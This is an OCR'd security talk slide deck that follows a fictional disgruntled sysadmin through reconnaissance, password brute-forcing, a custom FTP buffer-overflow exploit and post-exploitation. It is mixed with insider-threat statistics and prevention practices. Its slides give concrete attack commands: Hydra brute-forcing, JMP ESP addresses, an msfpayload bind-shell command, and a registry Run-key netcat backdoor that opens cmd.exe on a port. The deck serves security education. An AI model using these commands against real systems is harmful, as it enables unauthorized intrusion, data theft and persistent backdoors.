Stickin it to the Man

How to P0wn - FTW!

James O'Gorman

Don Kohtz

Matt Churchill

CONTINUUM WORLDWIDE℠

Introduction

- Who are we?
- What are we going to cover?
  - Part 1.
  - Part 2.
  - Later this afternoon.

CONTINUUM WORLDWIDE℠

Scenario

- Lets talk about Bob.
  - Works as a sysadmin.
  - No career path within the company to speak of.
  - Smart guy.
  - Feels like he is smarter then his boss.
  - Feels like he is not getting paid what he is worth.
  - Bored. Work is old, tired, repetitive, and uninteresting.

CONTINUUM WORLDWIDE℠

- Bob decides to take action! Fame and glory await!

CONTINUUM WORLDWIDE℠

Step #1

- Find what is out there – Information gathering.
  - Before walking out the front door, you need a map. If a map does not exist, you can make your own.

CONTINUUM WORLDWIDE℠

Information Gathering #1

- Nmap – Live Demo
  - Scan target system
  - Review Output

CONTINUUM WORLDWIDE℠

Information Gathering #2

- SNMPenum.pl – Live Demo
  - Scan target
  - Review output
  - perl snmpenum.pl 172.16.38.128 public windows.txt

CONTINUUM WORLDWIDE℠

Information Gathering #3

- Unicornscan (http://www.unicornscan.org/)
  - Scalable port scanner
  - Crafts packet on the outbound
  - Sniffs for replies back
  - Can generate over 25,000 packets per second
- Example:
  - unicornscan -r200 -mU -I 192.168.0.0/24:53
    - Scan a class C for DNS servers at the rate of 200 packets per second
  - unicornscan 10.23.0.0/22:161 -r1000 -I -v -mU -R3 -P "not port 162" -w snmp.pcap -s 10.23.0.1
    - Save the output in pcap format, send each probe three times, set the source IP as 10.23.0.1 as if they are coming from a Linux host.

CONTINUUM WORLDWIDE℠

Public Data Sources

- Google
  - Press releases
  - E-mail addresses
  - Public postings
  - Employee names
  - User groups
  - IM IDs

CONTINUUM WORLDWIDE℠

Public Information Sources


- Netcraft
  - Software in use
  - Possible hosting provider
  - Uptime (Possible patch cycle?)

Public Information Sources

- LinkedIn
- MySpace
- FaceBook
- Flickr/Picassa
- YouTube

CONTINUUM
WORLDWIDE℠

CONTINUUM WORLDWIDE℠



CONTINUUM WORLDWIDE℠

Profile of the Insider Threat

- Males (59.1%) vs. Females (40.9%)
- Age range (41-50)
- 48% of the perpetrators had worked < 5 yrs
- 52% of the perpetrators had worked > 5 yrs
- Persons with a college degree stole twice a much as persons with a high school education
  - $210K median loss of college grad
  - $550K median loss of graduate level education

Source: www.acfe.com (2008 Report to the Nation)

CONTINUUM
WORLDWIDE℠

CONTINUUM WORLDWIDE℠

Profile of Insider Threat cont'd

- 40% of frauds are committed by perpetrators who earned < $50K
- Order of frequency: employees, managers, owner/executive
- 2/3 of the time the insider worked alone
  - Median loss of 1 person: $115K
  - Median loss of > 2 persons: $500K
- Technology industry: median loss $93K
- Highest % of insider fraud committed by persons in the accounting department

Source: www.acfe.com (2008 Report to the Nation)

Detection of Rogue Employees

- Tips or complaint (employees, customer, vendor)
- Make sure your organization has an anonymous hotline
- By accident
- Internal controls
- Internal audits
- External audit
- Notified by police

Source: www.acfe.com (2008 Report to the Nation)

CONTINUUM WORLDWIDE℠

Detection cont'd

- Polygraph
- Interview (Q&A)
  - Verbal and non-verbal indicators of deception & truthfulness
- Interrogation (accusation)
- Mandatory 2-week vacation
- Education and awareness

CONTINUUM WORLDWIDE℠

Profile of the "IT" Insider Threat

- Personal predisposition
  - Serious mental health disorders
    - Drug & alcohol addiction; panic attacks; physical spousal abuse
  - Lack of social skills and decision-making bias
    - Bullying/intimidation of co-workers; personality conflicts; poor hygiene, unprofessional behavior; inability to conform to rules
  - History of rule violations
    - Arrests; hacking, security violations; harassment complaints; misuse of travel, time, and expenses

Source: The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures", May 2008, Technical Report CMU/SEI-2008-TR-009, http://www.sei.cmu.edu/publications/documents/08.reports/08tr009.html

CONTINUUM WORLDWIDE℠

Profile of the "IT" Insider Threat

- Disgruntled employees
  - Some are motivated by revenge
  - 9 out of 10 are motivated by a negative work-related event such as:
    - Termination
    - Dispute with a current or former employer
    - Demotion or
    - Transfer

Source: The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures", May 2008, Technical Report CMU/SEI-2008-TR-009, http://www.sei.cmu.edu/publications/documents/08.reports/08tr009.html

CONTINUUM WORLDWIDE℠

Profile of the "IT" Insider Threat

- Unmet expectation cont'd
  - Insufficient salary/bonus
  - Lack of promotion
  - Restriction of online actions
  - Limitations on use of company resources
  - Violations of privacy in the workplace
  - Diminished authority/responsibilities
  - Received unfair work requirements
  - Poor co-worker relations

Source: The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures", May 2008, Technical Report CMU/SEI-2008-TR-009, http://www.sei.cmu.edu/publications/documents/08.reports/08tr009.html

CONTINUUM WORLDWIDE℠

Profile of the "IT" Insider Threat

- Organizational sanctions
  - Poor performance evaluations
  - Reprimands for unacceptable behavior
  - Suspensions for excessive absenteeism
  - Demotions due to poor performance
  - Restricted responsibilities and Internet Access
  - Disagreements re: salary or bonuses
  - Lack of severance packages
  - New supervisors hired
  - Divorce or death in the family

Source: The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures", May 2008, Technical Report CMU/SEI-2008-TR-009, http://www.sei.cmu.edu/publications/documents/08.reports/08tr009.html

CONTINUUM WORLDWIDE℠

Profile of the "IT" Insider Threat

- Behavioral precursors ignored
- 9 out of 10 times, the behavior was brought to the attention of supervisors prior to the sabotage
  - Drug use
  - Conflicts with co-workers
  - Aggressive or violent behavior
  - Inappropriate purchase on company accounts
  - Mood swings; sexual harassment; violations of dress code; poor hygiene; deception re: qualifications

Source: The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures", May 2008, Technical Report CMU/SEI-2008-TR-009, http://www.sei.cmu.edu/publications/documents/08.reports/08tr009.html

CONTINUUM WORLDWIDE℠

Profile of the "IT" Insider Threat

- Failed to detect technical precursors
  - Download and use of hacker tools
  - Failure to create backups
  - Failure to disconnect systems or software
  - Unauthorized access of customers' or co-workers' systems
  - System access after termination
  - Inappropriate Internet access at work
  - Set-up and use of backdoor accounts

Source: The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures", May 2008, Technical Report CMU/SEI-2008-TR-009, http://www.sei.cmu.edu/publications/documents/08.reports/08tr009.html

CONTINUUM WORLDWIDE℠

Profile of the "IT" Insider Threat

- Created or used access paths to conceal ID
  - Created backdoor accounts
  - Installed and ran password crackers
  - Installed remote network administration tools
  - Installed modems to access organization systems
  - Took advantage of ineffective security controls in the termination process

Source: The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures", May 2008, Technical Report CMU/SEI-2008-TR-009, http://www.sei.cmu.edu/publications/documents/08.reports/08tr009.html

CONTINUUM WORLDWIDE℠

Profile of the "IT" Insider Threat

- Lack of physical & electronic access controls
  - Co-workers computers were unattended while logged in
  - Ability to create accounts unknown to the organization
  - Ability to release code into production systems without verification or knowledge by organization
  - Insufficient disabling of electronic & physical access at termination

Source: The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures", May 2008, Technical Report CMU/SEI-2008-TR-009, http://www.sei.cmu.edu/publications/documents/08.reports/08tr009.html

CONTINUUM WORLDWIDE℠

Detection of "IT" Insider Threat

- Positive intervention
  - EAP
  - Reduce access controls upon demotion/termination
  - Passwords:
    - Prohibit sharing
    - Periodic security awareness training
    - Push regular changes (ee, admin, group accts)
    - Upon termination of employee, require all employees to change
- Targeted monitoring of online activity

Source: The "Big Picture" of Insider IT Sabotage Across U.S. Critical Infrastructures", May 2008, Technical Report CMU/SEI-2008-TR-009, http://www.sei.cmu.edu/publications/documents/08.reports/08tr009.html

CONTINUUM WORLDWIDE℠

Best Practices to Prevent Insider Attacks

- Institute periodic enterprise-wide risk assessments
- Institute periodic enterprise-wide security awareness training for all employees
- Enforce separation of duties and least privilege
- Log, monitor, & audit employee online actions
- Use extra caution with system administrators and privileged users

Source: Protecting Against Insider Threat, 2007, http://www.sei.cmu.edu/news-at-sei/columns/security_matters/2007/02/security-matters-2

CONTINUUM WORLDWIDE℠

Best Practices to Prevent Insider Attacks

- Actively defend against malicious code
- Use a layered defense against remote attacks
- Monitor & respond to suspicious or disruptive behavior
- Deactivate computer access following termination
- Collect & save data for use in investigations

Source: Protecting Against Insider Threat, 2007, http://www.sei.cmu.edu/news-at-sei/columns/security_matters/2007/02/security-matters-2

Best Practices to Prevent Insider Attacks

- Implement a secure backup and recovery processes
- Clearly document insider threat controls

Source: Protecting Against Insider Threat, 2007, http://www.sei.cmu.edu/news-at-sei/columns/security_matters/2007/02/security-matters-2

Step #2

- Test the locks

CONTINUUM WORLDWIDE℠

Low Hanging Fruit

- At this point we want to examine the systems looking for anything quick and easy to get into.
  - A efficient attacker is a lazy attacker. Always take the easy way in.

CONTINUUM WORLDWIDE℠

Password Bruteforce

- Hydra – Live demo
  - hydra -P password_file -l Username Ip.Ad.dr.ess service

CONTINUUM WORLDWIDE℠

Hide Your Actions

- Memory only installs
  - Boot off a CD, do your evil deeds on there.
  - Hide a VM. Do the evil in the VM.

CONTINUUM WORLDWIDE℠

TrueCrypt

- Live Demo –
  - Install
  - Create hidden encrypted file
  - Move evil files into the encrypted file

CONTINUUM WORLDWIDE℠

Lets Sploit!

- With the information we have we know:
  - FTP server is running on target
  - Version of FTP server
  - Host operating system version

CONTINUUM WORLDWIDE℠

Custom Attack Phase #1 - Da Fuzz

- Feed a input buffer with invalid data to see if we can crash the application.
  - fuzz.py

CONTINUUM WORLDWIDE℠

Refine the Crash

- After the crash we now need to refine the crash to see if we can obtain control over EIP.
  - *The EIP register points to where in the program the processor is currently executing its code.*
    http://en.wikipedia.org/wiki/X86_assembly_language
  - find_reg.py

CONTINUUM WORLDWIDE℠

Define Your Offsets

- Now that we know EIP is controlled, we must define the offsets for EIP and any other register we can take over.
  - framework-3.1/tools/pattern_create.rb 700
  - EIP = \x31\x41\x71\x32 = 1Aq2
  - framework-3.1/tools/pattern_offset.rb 1Aq2

CONTINUUM WORLDWIDE℠

Prove the Offsets

- Run a quick test to prove that we have the offsets where we need them to be.
  - prove_offsets.py

CONTINUUM WORLDWIDE℠

Define Our Target

- We control ESP, EBP, and EDI
  - We control the horizontal, we control the vertical....
- Lets target ESP

CONTINUUM WORLDWIDE

Find an Opcode

- Metasploit Opcode DB (http://www.metasploit.com/users/opcode/msfopcode.cgi)
- For our target, we have a few JMP ESPs we can choose from:

0x77dc1540	jmp esp	user32.dll (English / 5.1.2600.21802)	Windows XP 5.1.2.0 SP2 (IA32)
0x77dc15c0	jmp esp	user32.dll (English / 5.1.2600.21802)	Windows XP 5.1.2.0 SP2 (IA32)
0x77dc1657	jmp esp	user32.dll (English / 5.1.2600.21802)	Windows XP 5.1.2.0 SP2 (IA32)
0x77dc16d7	jmp esp	user32.dll (English / 5.1.2600.21802)	Windows XP 5.1.2.0 SP2 (IA32)
0x77dc1fc7	jmp esp	user32.dll (English / 5.1.2600.21802)	Windows XP 5.1.2.0 SP2 (IA32)
0x77dc7c5f	jmp esp	user32.dll (English / 5.1.2600.21802)	Windows XP 5.1.2.0 SP2 (IA32)
0x77dc7c6f	jmp esp	user32.dll (English / 5.1.2600.21802)	Windows XP 5.1.2.0 SP2 (IA32)
0x77dc7c7b	jmp esp	user32.dll (English / 5.1.2600.21802)	Windows XP 5.1.2.0 SP2 (IA32)
0x7c941eed	jmp esp	ntdll.dll (English / 5.1.2600.21802)	Windows XP 5.1.2.0 SP2 (IA32)

CONTINUUM WORLDWIDE℠

Define a Payload

- So, we control execution but we need to pick something to execute. Enter a metasploit payload.
  - ./msfpayload windows/shell_bind_tcp R | ./msfencode -e x86/alpha_mixed -b '\x00\x20\x0a\x0d' C

CONTINUUM WORLDWIDE℠

Put it all together

- Now we have our custom exploit.
  - Lets sploit it!

CONTINUUM WORLDWIDE℠

Gear Up!

- Upload nc.exe to the victim
  - Utilize exe2bat
  - Split on 250 lines
- Steal some files
- Add a backdoor
  - reg add hklm\software\microsoft\windows\currentversion\run /v backdoor /t reg_sz /d "c:\nc.exe -l -p 9191 -e cmd.exe"

CONTINUUM WORLDWIDE℠

Lessons Learned

- What did Bob do right in the attack?
- What did Bob do wrong in the attack?
- What sort of evidence do you expect was left behind?

Questions

- Jim O'Gorman - jim.ogorman@continuumww.com
- Don Kohtz - don.kohtz@continuumww.com
- Matt Churchill - matthew.churchill@continuumww.com


CONTINUUM
WORLDWIDE℠